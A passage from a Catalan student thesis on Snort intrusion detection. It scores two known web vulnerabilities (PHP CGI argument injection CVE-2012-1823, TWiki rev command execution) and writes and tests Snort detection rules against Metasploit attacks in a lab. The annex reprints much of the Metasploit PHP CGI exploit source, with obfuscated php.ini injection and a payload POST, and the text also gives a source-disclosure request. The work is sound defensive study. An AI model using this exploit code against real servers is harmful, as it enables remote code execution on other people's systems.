Per exemple, executant la petició *http://localhost/index.php?-s* en un servidor web vulnerable, podríem obtenir el codi font del fitxer *index.php.*

Una de les possibles solucions a aquests problema és actualitzar la versió de PHP instal·lat al sistema a una versió 5.3.13 , 5.4.3 o superior. La versió actualment instal·lada al sistema vulnerable és la 5.2.4.

Aquesta vulnerabilitat ha estat registrada i classificada per diferents organismes i identificada per les següents nomenclatures : CVE-2012-1823, OSVDB-81633, BID-53388,etc...

El sistema d'avaluació de vulnerabilitats CVSS (*Common Vulnerability Scoring System)* ens permet obtenir una puntuació basada en una sèrie de tres grups de mètriques que ens dona una orientació sobre la gravetat de la vulnerabilitat. La puntuació d'aquesta vulnerabilitat queda reflectida en la taula 1:

Grup	Puntuació	Vector
Base	8,0	AV:N / AC:L / Au:N / C:C / I:P /A:C
Temporal	6,6	E:F / RL:OF / RC:C
Entorn	1,7	CDP:L / TD:L

Taula 1. Puntuació de la vulnerabilitat 1

Aquesta puntuació obtinguda a partir d'una sèrie de paràmetres que descrivim a continuació ens indiquen que es tracta d'una vulnerabilitat de criticitat alta.

La mètriques del grup base ens descriuen les característiques inherents de la vulnerabilitat i està formada pels següents paràmetres:

- *AV (Acces Vector).* Ens indica quin és el rang d'explotabilitat de la vulnerabilitat. Pot ser indefinit, local o remot. En el nostre cas serà remot (**N**etwork).

- *AC (Attack Complexity).* Complexitat requerida per executar un atac sobre aquesta vulnerabilitats. Pot ser indefinit, baixa o alta. En el cas d'aquesta vulnerabilitat la complexitat és baixa (**L**ow).

- *Au (Authentication)*. Nivell d'autenticació requerit. Les opcions són indefinit, autenticació requerida o autenticació no requerida. Per executar aquesta vulnerabilitat no es necessita cap nivell d'autenticació (**N**ot required).

- *C (Confidentiality impact)*. Impacte sobre la confidencialitat. Les opcions són: indefinit, ninguna, parcial o completa. En el nostre cas la vulneració de la confidencialitat és parcial (**P**arcial).

- *I (Integrity impact)* . Impacte sobre la integritat. Les opcions són: indefinit, ninguna, parcial o completa. En el nostre cas la vulneració de la integritat també és parcial (**P**arcial).

- *A (Availability impact).* Impacte sobre la disponibilitat del sistema. Les opcions com en les dues anteriors opcions són: indefinit, ninguna, parcial o completa. En aquest cas l'execució d'aquesta vulnerabilitat por arribar a produir una denegació del servei, per tant l'impacte serà complet (**C**omplet).

La segona mètrica que ens trobem a l'hora de puntuar la criticitat d'una vulnerabilitat, és la mètrica del grup temporal la qual ens indica els elements de la vulnerabilitat que canvien amb el temps. Els paràmetres emprats per calcular aquesta mètrica són els següents:

- *E (Exploitability)*. Aquest paràmetre ens indica quina és la disponibilitat d'exploits sobre aquesta vulnerabilitat. Hi ha diverses opcions que van des de la no existència d'exploits fins a la alta disponibilitat d'exploits. En el nostre cas disposem d'exploits funcionals que poden ser usats sobre aquesta vulnerabilitat. (**F**unctional exploit exists).

- *RL (Remediation Level)*. Defineix quin tipus de solucions hi ha disponibles per aquesta vulnerabilitat. En aquest cas existeix una actualització oficial que soluciona aquest problema. (**O**fficial fix).

- *RC (Report Confidence)*. Indica quin és el nivell de verificació que la vulnerabilitat existeix. La vulnerabilitat CVE-2012-1833 està confirmada per la pròpia comunitat php que ha publicat el *bug* i la seva possible solució.(**C**onfirmed).

Per últim ens trobem amb la mètrica del grup entorn que ens descriu l'efecte de la vulnerabilitat dins de l'entorn d'una organització. Els paràmetres que ens permeten calcular aquesta mètrica son els següents:

- *CDP (Collateral Damage Potential)*. Especifica les pèrdues potencials d'una organització en les quals sigui explotada aquesta vulnerabilitat. En aquest cas el nivell és baix (**L**ow).
- *TD (Target Distribution)*. Defineix quin és el percentatge de sistemes vulnerables dins d'una organització. En aquest cas el nivell també és baix (**L**ow).

Hi ha certs valors, com els emprats en la mètrica d'entorn que poden variar en funció de l'organització en la qual la vulnerabilitat sigui explotada.

8.1.2 Estudi vulnerabilitat 2

Twiki history TwikiUsers rev Parameter Command Execution és una vulnerabilitat classificada amb criticitat alta que permet l'execució de codi arbitrari.

Twiki és una plataforma de codi obert que permet una gestió de continguts similars a un sistema wiki (on l'exemple més clar seria la wikipedia).

La versió instal·lada en els sistema vulnerable *metasploitable* permet manipular a un possible atacant el paràmetre d'entrada *rev* per tal d'executar comandes arbitraries subjectes als privilegis de l'usuari del servidor web.

Una de les possibles solucions a aquests problema és actualitzar a una versió superior o aplicar el *patch* TWiki200409-02-03.patch que va publicar la pròpia companyia. La versió actualment instal·lada al sistema vulnerable és la Twiki r1.20.

Aquesta vulnerabilitat ha estat registrada i classificada per diferents organismes i identificada per les següents nomenclatures : CVE-2005-2877, OSVDB-19403, BID-14834,etc...

Com en la vulnerabilitat anterior, el sistema d'avaluació de vulnerabilitats CVSS (*Common Vulnerability Scoring System)* ens permetrà obtenir una puntuació basada en una sèrie de tres grups de mètriques que ens dona una orientació sobre la gravetat de la vulnerabilitat. La puntuació d'aquesta vulnerabilitat és la següent:

Grup	Puntuació	Vector
Base	7,0	AV:N / AC:L / Au:N / C:P / I:P /A:P
Temporal	5,8	E:H / RL:OF / RC:C
Entorn	1,6	CDP:L / TD:H

Taula 2. Puntuació de la vulnerabilitat 2

Com en el cas anterior, els valors obtinguts ens indiquen que la criticitat de la vulnerabilitat és alta.

Els valors dels paràmetres utilitzats per calcular les mètriques anteriors són els següents:

- *AV (Acces Vector).* L'atacant no necessita accés local al host on s'executa Twiki per executar la vulnerabilitat. En el nostre cas serà remot (**N**etwork).

- *AC (Attack Complexity).* No existeix complexitat per executar un atac sobre aquesta vulnerabilitat, par tant el valor en aquest cas és baix (**L**ow).

- *Au (Authentication)*. No es requereix autenticació per explotar aquesta vulnerabilitat (**N**ot required).

- *C (Confidentiality impact)*. Hi ha revelació considerable d'informació i l'accés a certs fitxers és possible tot i que l'atacant no té el control sobre la informació que ha obtingut (**P**arcial).

- *I (Integrity impact)* . La modificació de certs fitxers o informació és possible tot i que l'àmbit en el qual es pot produir aquesta modificació és limitat (**P**artial).

- *A (Availability impact).* Les interrupcions a la disponibilitat són reduïdes (**P**artial).

Els paràmetres emprats per calcular la mètrica temporal són els següents:

- *E (Exploitability)*. En el nostre cas disposem d'exploits funcionals que poden ser usats sobre aquesta vulnerabilitat. (**F**unctional exploit exists).

- *RL (Remediation Level)*. El distribuïdor de l'aplicació ens ofereix dues possibles solucions, o actualitzar a una versió superior o aplicar un *patch* official. (**O**fficial fix).

- *RC (Report Confidence)*. La vulnerabilitat és coneguda per el distribuïdor de la plataforma Twiki i existeixen una sèrie d'exploits que et permeten executar aquesta vulnerabilitat.(**C**onfirmed).

Per últim ens trobem amb la mètrica del grup entorn on els paràmetres que ens permeten calcular el seu valor són els següents:

- *CDP (Collateral Damage Potential)*. L'execució de l'exploit de forma exitosa pot causar una pèrdua lleu de productivitat o disponibilitat de l'empresa (**L**ow).

- *TD (Target Distribution)*. El percentatge de sistemes vulnerables considerarem que es baix tot i que pot variar en funció de l'empresa (**L**ow).

8.2. Configuració de les regles snort

8.2.1 Regla 1

A continuació executarem l'exploit disponible per aquesta vulnerabilitat de l'eina metasploit, el codi font del qual es pot consultar a l'annex, i mitjançant l'eina wireshark comprovarem quin és l'intercanvi de paquets i quins són els paràmetres que s'envien a la màquina vulnerable per tal d'obtenir-hi accés.

Els resultats són els següents:




Fig.20 Captura Wireshark al executar l'exploit de la vulnerabilitat 1

L'eina nessus també ens mostra quines instruccions ha implementat per tal de demostrar l'existència d'aquesta vulnerabilitat. Els resultats són els següents:




Fig.21 Captura Nessus sobre la vulnerabilitat 1

En ambdós casos podem veure que l'atac ens permet executar codi de forma remota, mitjançant la comanda *–d* o *-%64* (codificació url del valor ASCII d). Aquestes comandes seran transmeses per POST a través de la url.

Amb aquests valors comuns de ambdues captures escriurem la següent regla per detectar una intrusió que s'aprofiti d'aquesta vulnerabilitat:

alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:" Atac a la vulnerabilitat *PHP CGI Argument Injection";* flow:to_server, established; content:"-d"; nocase; content:"-%64"; reference: cve, 2012-1823; classtype: web-application-attack; sid:25000;)

En la regla anterior s'han establert els següents camps:

- *alert.* Generarà una alerta i la registrarà amb el mètode configurat. En el nostre cas es registrarà a la base de dades mysql configurada prèviament.

- *tcp.* Protocol sobre el qual s'aplicarà la regla. Al tractar-se d'una comunicació http utilitzarem tcp com a protocol.

- *$EXTERNAL NET.* Direcció IP des de la que es realitzarà l'atac. La variable està configurada al fitxer *snort.conf* i se li assigna el valor *any* que implica que la direcció IP de l'atacant pot ser qualsevol.

- *any.* El port des de el qual actuarà l'atacant pot ser qualsevol.

- *->.* La direcció de l'atac sempre es produirà des de una direcció externa cap a la nostra direcció interna.

- *$HOME_NET.* Direcció IP per la qual es rebrà l'atac. La variable està configurada al fitxer *snort.conf* i se li assigna el valor 192.168.3.3. Aquest valor és la direcció IP de la interfície per on el sistema metaesploitable rebrà l'atac.

- *80.* Port utilitzar per el protocol HTTP.

- *msg:"Atac a la vulnerabilitat PHP CGI Argument Injection".* Missatge que ens apareixerà quan snort detecti una atac que coincideixi amb la regla creada. Ens ajuda a descriure el motiu de l'alerta.

- *flow:to_server, established.* La regla només s'aplicarà a les comunicacions establertes en direcció al servidor.

- *content:"-d".* Buscarà dins la càrrega útil del paquet el contingut establert en aquest camp. L'execució de la comanda *–d* implica una vulnerabilitat que permet executar codi remotament.

- *nocase.* No diferencia entre majúscules i minúscules.

- *content:"-%64":* Busca en la càrrega útil del paquet el contingut "*-%64*" que és el valor codificat del l'expressió "*-d*" .

- *reference:cve,2012-1823.* Identificador que proporciona informació sobre la vulnerabilitat que involucra la regla.

- *Classtype: web-application-attack.* Proporciona informació sobre quin tipus d'atac es genera sobre la vulnerabilitat.

- *Sid:25000.* Identificador de la regla.

8.2.2 Regla 2

Com el cas anterior, inicialment executarem l'exploit disponible per aquesta vulnerabilitat de l'eina Metasploit, el codi font del qual es troba a l'annex, i mitjançant l'eina Wireshark comprovarem quin és l'intercanvi de paquets i quins són els paràmetres que s'envien a la màquina vulnerable per tal d'obtenir-hi accés.




Fig.22 Captura Wireshark al executar l'exploit de la vulnerabilitat 2

Com en el cas anterior, l'eina Nessus ens mostra quines comandes ha executat per verificar l'existència de la vulnerabilitat:




Fig.23 Captura Nessus sobre la vulnerabilitat 2

Aquestes captures ens permeten observar com estan formats els camps i els paràmetres que s'envien al servidor vulnerable. Això ens permet establir un patró que ens permet crear la regla següent:

alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:" Twiki atac*";* flow:to_server, established; uricontent:"/TwikiUsers?";nocase; pcre:"/rev=\d*/"; nocase; reference: cve, 2005-2877; classtype: web-application-attack; sid:25001;)

En la regla anterior s'han establert els següents camps:

- *alert.* Generarà una alerta i la registrarà amb el mètode configurat. En el nostre cas es registrarà a la base de dades mysql configurada prèviament.

- *tcp.* Protocol sobre el qual s'aplicarà la regla. Al tractar-se d'una comunicació http utilitzarem tcp com a protocol.

- *$EXTERNAL NET.* Direcció IP des de la que es realitzarà l'atac. La variable està configurada al fitxer *snort.conf* i se l'hi assigna el valor *any* que implica que la direcció IP de l'atacant pot ser qualsevol.

- *any.* El port des de el qual actuarà l'atacant pot ser qualsevol.

- *->.* La direcció de l'atac sempre es produirà des de una direcció externa cap a la nostra direcció interna.

- *$HOME_NET.* Direcció IP per la qual es rebrà l'atac. La variable està configurada al fitxer *snort.conf* i se l'hi assigna el valor 192.168.3.3. Aquest valor és la direcció IP de la interfície per on el sistema metaesploitable rebra l'atac.

- *80.* Port utilitzar per el protocol HTTP.

- *msg:"Twiki atac".* Missatge que ens apareixerà quan snort detecti una atac que coincideixi amb la regla creada. Ens ajuda a descriure el motiu de l'alerta.

- *flow:to_server, established.* La regla només s'aplicarà a les comunicacions establertes en direcció al servidor.

- *uricontent:"/TwikiUsers?".* Aquest paràmetre restringeix la cerca a la petició normalitzada del camp *uri*. En les dues captures anteriors comprovem que accedeix a través d'aquest camp.

- *nocase.* No diferencia entre majúscules i minúscules.

- *Pcre:"/rev=\d*/".* El paràmetre *pcre* permet executar expressions regulars que ens permetran més flexibilitat a l'hora de buscar patrons que poden ser variables en cada execució. Aquesta expressió regular s'aplicarà al contingut del camp *uricontent.* L'expressió regular ens indica que després del camp "*rev=*" hi pot haver qualsevol número decimal repetit zero o més vegades.

- *reference:cve,2005-2877.* Identificador que proporciona informació sobre la vulnerabilitat que involucra la regla.

- *Classtype: web-application-attack.* Proporciona informació sobre quin tipus d'atac es genera sobre la vulnerabilitat.
- *Sid:25001.* Identificador de la regla.

9. Resultats

En l'apartat anterior hem configurat dos regles, anomenades vul1.rules i vul2.rules respectivament, que ens han d'informar sobre l'accés a dos vulnerabilitats que té implícites el sistema vulnerable *metasploitable*. El pròxim pas a realitzar és comprovar l'eficàcia de les regles creades i demostrar que realment detecten l'accés a les vulnerabilitats estudiades anteriorment.

Per començar ubicarem les regles creades al directori específic on el sistema Snort guarda el conjunt de regles que seran comparades amb el tràfic entrant al sistema vulnerable. En el cas del nostre entorn la ubicació serà el directori */etc/snort/rules*.

Posteriorment modifiquem el fitxer de configuració *snort.conf* on indicarem la ruta on es troben les regles que hem creat. Les línies que afegirem són:

include $RULE_PATH/vul1.rules

include $RULE_PATH/vul2.rules

Un cop hem creat les regles i hem configurat el sistema Snort per tal que les reconegui, ja podem iniciar Snort per que comenci a analitzar el tràfic entrant del sistema analitzat. Per iniciar Snort apliquem la següent comanda:

*snort –A console –i eth1 –c /etc/snort/snort.conf*

Amb aquesta comanda indiquem que a Snort que ens mostri els resultats per consola, que analitzi el tràfic entrant per la interfície eth1 i que com a fitxer de configuració agafi com a referència *snort.conf.*

Un cop tenim el sistema preparat per detectar amenaces ja només ens queda realitzar la intrusió amb l'eina Metasploit.

Tal i com em comentat anteriorment, l'eina Metasploit es pot executar mitjançant consola o mitjançant una interfície gràfica més amigable on podrem configurar diferents paràmetres de l'exploit com podem veure en la figura 24.




Fig.24 Paràmetres de configuració dels exploits

En el nostre cas deixarem els paràmetres per defecte i executarem l'exploit. Seguim els mateixos passos per l'exploit que s'aprofita de l'altra vulnerabilitat estudiada.

Per comprovar si les regles que hem creat anteriorment han resultat, utilitzarem l'eina BASE que hem configurat anteriorment la qual guarda els registres generats per Snort en una base de dades Mysql i els mostra en una interfície web que et permet consultar més fàcilment la informació reportada.

L'eina BASE ens mostra els següents resultats:




Fig.25 Resultats mostrats per l'eina BASE després d'executar els exploits

En la figura 25 podem veure un petit resum on ens classifica el tràfic registrat que ha generat alguna alerta per protocol de comunicació, per direccions IP origen i destí, port origen i destí, etc...

Tal i com indica la figura anterior durant el temps d'anàlisis del tràfic entrant del sistema vulnerable, s'han generat dos alertes que podem veurem en més detall clicant el número d'alertes generades.




Fig.26 Detall de les alertes generades

En la figura anterior podem veure les signatures que han generat l'alerta. Els noms de les signatures corresponent al camp *msg* que em aplicat a les nostres regles per tal d'identificar-les en cas d'alerta. L'eina BASE també ens proporciona informació sobre l'hora que s'ha realitzat l'atac i sobre la direcció IP atacant i la direcció IP destí.Per tan podem dir que les regles creades anteriorment serveixen per alertar a l'usuari sobre l'execució de dos *exploits* que permeten un accés indegut al sistema vulnerable *metasploitable.*

10. Conclusions

Actualment sabem que la societat disposa d'una alt grau d'informatització de totes les seves dades. Tot i que aquest fet implica molts beneficis, com per exemple l'agilització de tràmits o l'accés a infinitats de serveis, també implica alguns inconvenients. Les nostres dades o les de qualsevol empresa poden ser accessibles per qualsevol usuari malintencionat que disposi de les eines adequades.

Amb aquest projecte s'ha volgut demostrar la importància i la necessitat de l'ús d'eines que ajudin a protegir les nostres dades. Entre les eines disponibles trobem els sistemes de detecció d'intrusions. Entre d'elles em escollit Snort, ja que és un sistema de distribució lliure, multiplataforma i molt configurable.

Amb la creació d'un entorn virtual em volgut demostrar d'una forma més pràctica quines són les eines que ens permeten accedir a les vulnerabilitats d'uns sistema i demostrar l'eficàcia del sistema Snort en front l'ús de dos *exploits* contra un sistema poc protegit.

Em de valorar que les regles creades poden generar falsos positius en el cas que paquets no maliciosos continguin el patrons o els caràcters especificats en els camps de les regles.

També em pogut utilitzar eines que ens permeten una visualització més amigable de la quantitat de dades que genera l'eina Snort i distingir entre elles les que ens proporcionen informació útil.

Així doncs en aquest projecte em indagat en un dels sistemes de detecció d'intrusions de software lliure més utilitzats per implementar un entorn virtual que ens permetés demostrar les funcionalitats d'aquest software i avaluar els resultats d'un atac a un sistema vulnerable protegit per el sistema de detecció d'intrusions Snort.

11. Bibliografia

Kerry Cox; Christopher Gerg (2004) . *Managing Security with Snort and IDS tools*. O'Reilly

María Isabel Giménez García (2008). *Utilización de sistemes de detección de intrusos como elemento de seguridad perimetral.*

Carlos Jiménez Galindo (2009). *Diseño y optimización de un sistema de detección de intrusos híbrido.*

Martin de la Herrán . *Detector de intrusiones ligero para redes.*

Michael Gregg (2007). *How to cheat at configurin open source security tools.* Syngress

Jack Koziol (2003). *Intrusion detection with Snort.*

Equip dirigit per Martin Roech (2012). *Snort Users Manual 2.9.4*

http://www.snort.org

http://base.secureideas.net

http://www.metasploit.com

http://www.tenable.com

Annex

- Codi font de l'exploit que ataca la vulnerabilitat *PHP CGI Argument Injection.*

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# web site for more information on licensing and terms of use.
#   http://metasploit.com/
##
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
        Rank = ExcellentRanking
        include Msf::Exploit::Remote::HttpClient
        def initialize(info = {})
                super(update_info(info,
                        'Name'          => 'PHP CGI Argument Injection',
                        'Description'   => %q{
                                When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to
                                an argument injection vulnerability.  This module takes advantage of
                                the -d flag to set php.ini directives to achieve code execution.
                                From the advisory: "if there is NO unescaped '=' in the query string,
                                the string is split on '+' (encoded space) characters, urldecoded,
                                passed to a function that escapes shell metacharacters (the "encoded in
                                a system-defined manner" from the RFC) and then passes them to the CGI
                                binary."
                        },
                        'Author'        =>
                                [
                                        'egypt', 'hdm', #original msf exploit
                                        'jjarmoc'       #added URI encoding obfuscation
                                ],
                        'License'       => MSF_LICENSE,
                        'References'    => [
                                        [ 'CVE'     , '2012-1823' ],
                                        [ 'OSVDB', '81633'],
                                        [ 'URL'     , 'http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/'
```

```
                        ],
                'Privileged'     => false,
                'Payload'        =>
                        {
                                'DisableNops' => true,
                                # Arbitrary big number. The payload gets sent as an HTTP
                                # response body, so really it's unlimited
                                'Space'       => 262144, # 256k
                        },
                'DisclosureDate' => 'May 03 2012',
                'Platform'       => 'php',
                'Arch'           => ARCH_PHP,
                'Targets'        => [[ 'Automatic', { }]],
                'DefaultTarget' => 0))
        register_options([
                OptString.new('TARGETURI', [false, "The URI to request (must be a CGI-handled PHP script)"]),
                OptInt.new('URIENCODING', [true, "Level of URI URIENCODING and padding (0 for
minimum)",0]),], self.class)
end

# php-cgi -h
# ...
#   -s             Display colour syntax highlighted source.
def check
        uri = normalize_uri(target_uri.path)

        uri.gsub!(/\?.*/, "")

        print_status("Checking uri #{uri}")

        response = send_request_raw({ 'uri' => uri })

        if response and response.code == 200 and response.body =~ /\<code\>\<span style.*\&lt\;\?/mi
                print_error("Server responded in a way that was ambiguous, could not determine whether it was
                vulnerable")
                return Exploit::CheckCode::Unknown
        end

        response = send_request_raw({ 'uri' => uri + "?#{create_arg("-s")}"})
        if response and response.code == 200 and response.body =~ /\<code\>\<span style.*\&lt\;\?/mi
                return Exploit::CheckCode::Vulnerable
        end
```

```
		print_error("Server responded indicating it was not vulnerable")
		return Exploit::CheckCode::Safe
end

def exploit
		begin
			args = [
				rand_spaces(),
				create_arg("-d","allow_url_include=#{rand_php_ini_true}"),
				create_arg("-d","safe_mode=#{rand_php_ini_false}"),
				create_arg("-d","suhosin.simulation=#{rand_php_ini_true}"),
				create_arg("-d",'disable_functions="'),
				create_arg("-d","open_basedir=none"),
				create_arg("-d","auto_prepend_file=php://input"),
				create_arg("-n")
			]

			qs = args.join()
			uri = normalize_uri(target_uri.path)
			uri = "#{uri}?#{qs}"

			# Has to be all on one line, so gsub out the comments and the newlines
			payload_oneline = "<?php " + payload.encoded.gsub(/\s*#.*$/, "").gsub("\n", "")
			response = send_request_cgi( {
				'method' => "POST",
				'global' => true,
				'uri'    => uri,
				'data'   => payload_oneline,
			}, 0.5)
			handler

		rescue ::Interrupt
			raise $!
		rescue ::Rex::HostUnreachable, ::Rex::ConnectionRefused
			print_error("The target service unreachable")
		rescue ::OpenSSL::SSL::SSLError
			print_error("The target failed to negotiate SSL, is this really an SSL service?")
		end

end

def create_arg(arg, val = nil)
		if val
```

```
                        val = rand_encode(val)
                        val.gsub!('=','%3d')   # = must always be encoded
                        val.gsub!("","%22')   # " too
                end
                ret = ''
                ret << "#{rand_spaces}"
                ret << "#{rand_opt_equiv(arg)}"
                ret << "#{rand_space}"
                ret << "#{rand_spaces}"
                ret << "#{val}"
                ret << "#{rand_space}"
end

def rand_opt_equiv(opt)
                # Returns a random equivilant option from mapping at
                # http://www.php.net/manual/en/features.commandline.options.php
                opt_equivs = {
                        "-d" => [
                                "#{rand_dash}#{rand_encode("d")}",
                                "#{rand_dash}#{rand_dash}#{rand_encode("define")}"
                                ],
                        "-s" => [
                                "#{rand_dash}#{rand_encode("s")}",
                                "#{rand_dash}#{rand_dash}#{rand_encode("syntax-highlight")}",
                                "#{rand_dash}#{rand_dash}#{rand_encode("syntax-highlighting")}"
                                ],
                        "-T" => [
                                "#{rand_dash}#{rand_encode("T")}",
                                "#{rand_dash}#{rand_dash}#{rand_encode("timing")}"
                                ],
                        "-n" => [
                                "#{rand_dash}#{rand_encode("n")}",
                                "#{rand_dash}#{rand_dash}#{rand_encode("no-php-ini")}"
                                ]
                        }
                equivs = opt_equivs[opt]
                equivs ? equivs[rand(opt_equivs[opt].length)] : opt
end

def rand_encode(string, max = string.length)
                # Randomly URI encode characters from string, up to max times.
                chars = [];
                if max > datastore["URIENCODING"] then max = datastore["URIENCODING"] end
```

```
		if string.length == 1
